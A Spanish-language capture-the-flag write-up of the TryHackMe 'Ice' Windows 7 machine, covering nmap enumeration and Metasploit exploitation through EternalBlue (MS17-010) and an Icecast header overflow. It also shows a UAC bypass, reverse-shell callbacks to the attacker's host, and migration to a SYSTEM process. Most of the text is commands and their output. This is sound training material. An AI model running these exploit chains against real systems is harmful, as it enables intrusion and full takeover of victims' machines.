Ice

Resolviendo la máquina Ice

> En esta publicación, comparto cómo resolví la máquina **Ice** de TryHackMe.

Enumeración

Ping

Ejecutamos un *ping* para comprobar la conectividad y obtener pistas sobre el sistema operativo.

```
ping -c 1 10.10.3.8
```

```
PING 10.10.3.8 (10.10.3.8) 56(84) bytes of data.
64 bytes from 10.10.3.8: icmp_seq=1 ttl=127 time=50.1 ms

── 10.10.3.8 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 50.053/50.053/50.053/0.000 ms
```

TTL=127 -> **Windows**

Nmap

```
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.3.8 -oG allPorts
```

```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-23 12:06 CEST
Initiating SYN Stealth Scan at 12:06
Scanning 10.10.3.8 [65535 ports]
Discovered open port 445/tcp on 10.10.3.8
Discovered open port 3389/tcp on 10.10.3.8
Discovered open port 139/tcp on 10.10.3.8
Discovered open port 135/tcp on 10.10.3.8
Discovered open port 5357/tcp on 10.10.3.8
Discovered open port 49152/tcp on 10.10.3.8
Discovered open port 49153/tcp on 10.10.3.8
Discovered open port 49160/tcp on 10.10.3.8
Discovered open port 49159/tcp on 10.10.3.8
Discovered open port 49154/tcp on 10.10.3.8
Discovered open port 8000/tcp on 10.10.3.8
Discovered open port 49158/tcp on 10.10.3.8
Completed SYN Stealth Scan at 12:06, 14.23s elapsed (65535 total ports)
Nmap scan report for 10.10.3.8
Host is up, received user-set (0.051s latency).
Scanned at 2025-07-23 12:06:39 CEST for 14s
Not shown: 64314 closed tcp ports (reset), 1209 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       REASON
135/tcp   open  msrpc         syn-ack ttl 127
139/tcp   open  netbios-ssn   syn-ack ttl 127
445/tcp   open  microsoft-ds  syn-ack ttl 127
3389/tcp  open  ms-wbt-server syn-ack ttl 127
5357/tcp  open  wsdapi        syn-ack ttl 127
8000/tcp  open  http-alt      syn-ack ttl 127
49152/tcp open  unknown       syn-ack ttl 127
49153/tcp open  unknown       syn-ack ttl 127
49154/tcp open  unknown       syn-ack ttl 127
49158/tcp open  unknown       syn-ack ttl 127
49159/tcp open  unknown       syn-ack ttl 127
49160/tcp open  unknown       syn-ack ttl 127

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 14.32 seconds
           Raw packets sent: 72448 (3.188MB) | Rcvd: 64500 (2.580MB)
```

`nmap -p135,139,445,3389,5357,8000,49152,49153,49154,49158,49159,49160 -sCV 10.10.3.8 -oN targeted`

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-23 12:09 CEST
Nmap scan report for 10.10.3.8
Host is up (0.050s latency).

PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  tcpwrapped
|_ssl-date: 2025-07-23T10:10:28+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=Dark-PC
| Not valid before: 2025-07-22T10:05:54
|_Not valid after:  2026-01-21T10:05:54
| rdp-ntlm-info:
|   Target_Name: DARK-PC
|   NetBIOS_Domain_Name: DARK-PC
|   NetBIOS_Computer_Name: DARK-PC
|   DNS_Domain_Name: Dark-PC
|   DNS_Computer_Name: Dark-PC
|   Product_Version: 6.1.7601
|_  System_Time: 2025-07-23T10:10:13+00:00
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
8000/tcp  open  http         Icecast streaming media server
|_http-title: Site doesn't have a title (text/html).
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
49159/tcp open  msrpc        Microsoft Windows RPC
49160/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: DARK-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: DARK-PC, NetBIOS user: <unknown>, NetBIOS MAC: 02:c0:0f:3c:ac:ff (unknown)
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: Dark-PC
|   NetBIOS computer name: DARK-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-07-23T05:10:13-05:00
|_clock-skew: mean: 59m59s, deviation: 2h14m10s, median: 0s
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2025-07-23T10:10:13
|_  start_date: 2025-07-23T10:05:52
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 75.47 seconds
```

```
nmap -p445 --script smb-vuln-ms17-010 10.10.3.8
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-23 12:11 CEST
Nmap scan report for 10.10.3.8
Host is up (0.049s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 0.84 seconds
```

Searchsploit

`searchsploit Icecast`

```
 Exploit Title                                                          |  Path
Icecast 1.1.x/1.3.x - Directory Traversal                               | multiple/remote/20972.txt
Icecast 1.1.x/1.3.x - Slash File Name Denial of Service                 | multiple/dos/20973.txt
Icecast 1.3.7/1.3.8 - 'print_client()' Format String                    | windows/remote/20582.c
Icecast 1.x - AVLLib Buffer Overflow                                    | unix/remote/21363.c
Icecast 2.0.1 (Win32) - Remote Code Execution (1)                       | windows/remote/568.c
Icecast 2.0.1 (Win32) - Remote Code Execution (2)                       | windows/remote/573.c
Icecast 2.0.1 (Windows x86) - Header Overwrite (Metasploit)             | windows_x86/remote/16763.rb
Icecast 2.x - XSL Parser Multiple Vulnerabilities                       | multiple/remote/25238.txt
icecast server 1.3.12 - Directory Traversal Information Disclosure      | linux/remote/21602.txt
Shellcodes: No Results
```

Explotación

En esta máquina existen varias formas de explotación.

Explotación vía SMB (MS17-010 / EternalBlue)

Se utiliza el exploit (`exploit/windows/smb/ms17_010_eternalblue`) para la vulnerabilidad **MS17-010 (EternalBlue)** en el servicio **SMB**.

```
search exploit/windows/smb/ms17_010_eternalblue
use 0 | use exploit/windows/smb/ms17_010_eternalblue
show options
set RHOSTS 10.10.3.8
LHOST 10.8.184.124
exploit
```

```
[*] Started reverse TCP handler on 10.8.184.124:4444
[*] 10.10.3.8:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.3.8:445         - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.17/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 10.10.3.8:445         - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.3.8:445 - The target is vulnerable.
[*] 10.10.3.8:445 - Connecting to target for exploitation.
[+] 10.10.3.8:445 - Connection established for exploitation.
[+] 10.10.3.8:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.3.8:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.3.8:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.3.8:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.3.8:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.3.8:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.3.8:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.3.8:445 - Sending all but last fragment of exploit packet
[*] 10.10.3.8:445 - Starting non-paged pool grooming
[+] 10.10.3.8:445 - Sending SMBv2 buffers
[+] 10.10.3.8:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.3.8:445 - Sending final SMBv2 buffers.
[*] 10.10.3.8:445 - Sending last fragment of exploit packet!
[*] 10.10.3.8:445 - Receiving response from exploit packet
[+] 10.10.3.8:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.3.8:445 - Sending egg to corrupted connection.
[*] 10.10.3.8:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 10.10.3.8
[*] Meterpreter session 1 opened (10.8.184.124:4444 → 10.10.3.8:49191) at 2025-07-23 12:13:46 +0200
[+] 10.10.3.8:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.3.8:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.3.8:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

`sysinfo`

```
Computer        : DARK-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
```

`getuid`

```
Server username: NT AUTHORITY\SYSTEM
```

Explotación del servidor Icecast (CVE-2004-1561)

Se utiliza el exploit (`exploit/windows/http/icecast_header`) para explotar una vulnerabilidad en el servidor de streaming **Icecast**.

```
search exploit/windows/http/icecast_header
use 0 | use exploit/windows/http/icecast_header
show options
set RHOSTS 10.10.3.8
set LHOST 10.8.184.124
set LPORT 4445
exploit
```

`sysinfo`

```
Computer        : DARK-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

`getuid`

```
Server username: Dark-PC\Dark
```

`pgrep explorer.exe`

```
1316
```

`migrate 1316`

`sysinfo`

```
Computer        : DARK-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
```


`background`

Escalada de Privilegios

Una vez obtenida una sesión de usuario no privilegiado, se utiliza el módulo `local_exploit_suggester` para identificar posibles vectores de escalada en el sistema.

Se utiliza el exploit (`post/multi/recon/local_exploit_suggester`) para sugerir exploits locales que podrían funcionar en un sistema comprometido.

```
search post/multi/recon/local_exploit_suggester
use 0 | use post/multi/recon/local_exploit_suggester
show options
set SESSION 1
exploit
```



#	Name	Potentially Vulnerable?	Check Result
1	exploit/windows/local/bypassuac_comhijack	Yes	The target appears to be vulnerable.
2	exploit/windows/local/bypassuac_eventvwr	Yes	The target appears to be vulnerable.
3	exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move	Yes	The service is running, but could not be validated. Vulnerable Windows 7/Windows Server 2008 R2 build detected!
4	exploit/windows/local/ms10_092_schelevator	Yes	The service is running, but could not be validated.
5	exploit/windows/local/ms13_053_schlamperei	Yes	The target appears to be vulnerable.
6	exploit/windows/local/ms13_081_track_popup_menu	Yes	The target appears to be vulnerable.
7	exploit/windows/local/ms14_058_track_popup_menu	Yes	The target appears to be vulnerable.
8	exploit/windows/local/ms15_051_client_copy_image	Yes	The target appears to be vulnerable.
9	exploit/windows/local/ntusermndragover	Yes	The target appears to be vulnerable.
10	exploit/windows/local/ppr_flatten_rec	Yes	The target appears to be vulnerable.
11	exploit/windows/local/tokenmagic	Yes	The target appears to be vulnerable.
12	exploit/windows/local/adobe_sandbox_adobecollabsync	No	Cannot reliably check exploitability.
13	exploit/windows/local/agnitum_outpost_acs	No	The target is not exploitable.
14	exploit/windows/local/always_install_elevated	No	The target is not exploitable.
15	exploit/windows/local/anyconnect_lpe	No	The target is not exploitable. vpndownloader.exe not found on file system
16	exploit/windows/local/bits_ntlm_token_impersonation	No	The target is not exploitable.
17	exploit/windows/local/bthpan	No	The target is not exploitable.
18	exploit/windows/local/bypassuac_fodhelper	No	The target is not exploitable.
19	exploit/windows/local/bypassuac_sluihijack	No	The target is not exploitable.
20	exploit/windows/local/canon_driver_privesc	No	The target is not exploitable. No Canon TR150 driver directory found
21	exploit/windows/local/cve_2020_1048_printerdemon	No	The target is not exploitable.
22	exploit/windows/local/cve_2020_1337_printerdemon	No	The target is not exploitable.
23	exploit/windows/local/gog_galaxyclientservice_privesc	No	The target is not exploitable. Galaxy Client Service not found
24	exploit/windows/local/ikeext_service	No	The check raised an exception.
25	exploit/windows/local/ipass_launch_app	No	The check raised an exception.
26	exploit/windows/local/lenovo_systemupdate	No	The check raised an exception.
27	exploit/windows/local/lexmark_driver_privesc	No	The check raised an exception.
28	exploit/windows/local/mqac_write	No	The target is not exploitable.
29	exploit/windows/local/ms10_015_kitrap0d	No	The target is not exploitable.
30	exploit/windows/local/ms14_070_tcpip_ioctl	No	The target is not exploitable.
31	exploit/windows/local/ms15_004_tswbproxy	No	The target is not exploitable.
32	exploit/windows/local/ms16_016_webdav	No	The target is not exploitable.
33	exploit/windows/local/ms16_032_secondary_logon_handle_privesc	No	The target is not exploitable.
34	exploit/windows/local/ms16_075_reflection	No	The target is not exploitable.
35	exploit/windows/local/ms16_075_reflection_juicy	No	The target is not exploitable.
36	exploit/windows/local/ms_ndproxy	No	The target is not exploitable.
37	exploit/windows/local/novell_client_nicm	No	The target is not exploitable.
38	exploit/windows/local/ntapphelpcachecontrol	No	The check raised an exception.
39	exploit/windows/local/panda_psevents	No	The target is not exploitable.
40	exploit/windows/local/ricoh_driver_privesc	No	The target is not exploitable. No Ricoh driver directory found
41	exploit/windows/local/virtual_box_guest_additions	No	The target is not exploitable.
42	exploit/windows/local/webexec	No	The check raised an exception.

[*] Post module execution completed

Se utiliza el exploit (`exploit/windows/local/bypassuac_eventvwr`) para escalar privilegios en sistemas **Windows** mediante una técnica de *bypass de UAC (User Account Control)*.

```
search exploit/windows/local/bypassuac_eventvwr
use 0 | use exploit/windows/local/bypassuac_eventvwr
show options
set SESSION 1
set LHOST 10.8.184.124
set LPORT 1234
set targets 1
set payload windows/x64/meterpreter/reverse_tcp
exploit
```

```
[*] Started reverse TCP handler on 10.8.184.124:1234
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\System32\eventvwr.exe
[+] eventvwr.exe executed successfully, waiting 10 seconds for the payload to execute.
[*] Sending stage (203846 bytes) to 10.10.3.8
[*] Meterpreter session 2 opened (10.8.184.124:1234 → 10.10.3.8:49220) at 2025-07-23 12:38:45 +0200
[*] Cleaning up registry keys ...
```

`sysinfo`

```
Computer        : DARK-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
```

`getuid`

```
Server username: Dark-PC\Dark
```

`getprivs`

```
Enabled Process Privileges
==========================

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

`ps`

```
Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 416   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 424   692   sppsvc.exe            x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\sppsvc.exe
 500   692   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 544   536   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 588   692   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\svchost.exe
 592   536   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 604   584   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 652   584   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 692   592   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 700   592   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 708   592   lsm.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 816   692   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\svchost.exe
 884   692   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\svchost.exe
 932   692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1008  816   WmiPrvSE.exe          x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\wbem\wmiprvse.exe
 1060  692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\system32\svchost.exe
 1188  692   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\svchost.exe
 1264  692   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\svchost.exe
 1296  500   dwm.exe               x64   1        Dark-PC\Dark                  C:\Windows\system32\Dwm.exe
 1316  1288  explorer.exe          x64   1        Dark-PC\Dark                  C:\Windows\Explorer.EXE
 1368  692   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1396  692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\system32\svchost.exe
 1460  692   taskhost.exe          x64   1        Dark-PC\Dark                  C:\Windows\system32\taskhost.exe
 1572  692   amazon-ssm-agent.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
 1644  692   LiteAgent.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\XenTools\LiteAgent.exe
 1680  692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\system32\svchost.exe
 1748  604   conhost.exe           x64   1        Dark-PC\Dark                  C:\Windows\system32\conhost.exe
 1828  692   Ec2Config.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
 1868  692   vds.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\vds.exe
 2016  692   TrustedInstaller.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Windows\servicing\TrustedInstaller.exe
 2200  1316  Icecast2.exe          x86   1        Dark-PC\Dark                  C:\Program Files (x86)\Icecast2 Win32\Icecast2.exe
 2256  692   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\svchost.exe
 2456  1176  powershell.exe        x64   1        Dark-PC\Dark                  C:\Windows\System32\WindowsPowershell\v1.0\powershell.exe
 2568  692   SearchIndexer.exe     x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\SearchIndexer.exe
 2728  692   VSSVC.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\vssvc.exe
 2876  692   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 3132  2568  SearchProtocolHost.exe x64  0        NT AUTHORITY\SYSTEM           C:\Windows\system32\SearchProtocolHost.exe
 3152  2568  SearchFilterHost.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\SearchFilterHost.exe
```

`pgrep spoolsv.exe`

```
1368
```

`migrate 1368`

`getuid`

```
Server username: NT AUTHORITY\SYSTEM
```
